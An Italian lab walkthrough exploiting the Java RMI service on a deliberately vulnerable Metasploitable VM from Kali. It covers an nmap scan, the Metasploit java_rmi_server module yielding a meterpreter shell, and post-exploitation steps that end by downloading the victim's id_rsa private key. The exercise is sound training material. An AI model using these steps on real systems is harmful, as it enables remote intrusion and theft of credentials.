**Andrea Volterra, 09/06/2023**

**Walkthrough vulnerabilità Java-rmi**

**Macchine usate:**

* **attaccante: Kali Linux**
* **vittima: metasploitable**

**Tool utilizzati:**



* **nmap**
* **metasploit – modulo exploit/multi/misc/java\_rmi\_server**

**Obiettivo:**

* **esecuzione codice da remoto da parte dell’attaccante**
* **ottenere info sensibili all’interno del sistema vittima**


**Configurazione iniziale**

Anzitutto configuro le interfacce di rete in maniera che Kali abbia l’ip 192.168.1.111 e metasploitable abbia 192.168.1.112 modificando i file di configurazione con il comando:  
*sudo nano /etc/network/interfaces*


  
modifico il file su kali come segue  
  
e su metasploitable


**Scansione sistema target**

Eseguo una scansione nmap da kali verso metasploitable su tutte le porte con il comando  
*nmap -sV -A -p- 192.168.1.112*


Possiamo notare che sulla porta 1099/tcp è attivo un servizio java-rmi.

**Sfruttamento vulnerabilità**


Eseguo quindi metasploit su kali tramite il comando *msfconsole*

E cerco java\_rmi fra i moduli di metasploit  
il modulo alla riga 1, *exploit/multi/misc/java\_rmi\_server* permette l’esecuzione di codice da remoto su server java con configurazioni di default.



Carico quindi il modulo con *use 1  
*

Verifico le opzioni da avvalorare tramite il comando *show options  
*

Avvaloro il campo RHOSTS con *set rhosts 192.168.1.112*


Eseguo quindi l’exploit, ottenendo una shell di meterpreter


Posso quindi:


1. conoscere la configurazione di rete della macchina vittima con il comando *ifconfig*
2. la tabella di routing con il comando *route*
3. Oppure lo user id con *getuid*




1. Le informazioni di sistema con il comando *sysinfo*



1. i processi attivi con *ps*
2. spostarmi all’interno delle directory della macchina vittima, ad esempio in ‘msfadmin’ con *cd /home/msfadmin* per poi leggerne il contenuto con *ls*



1. Ed ottenere ad esempio le chiavi RSA 
2. E scaricarle sulla mia macchina per un utilizzo successivo con *download id\_rsa*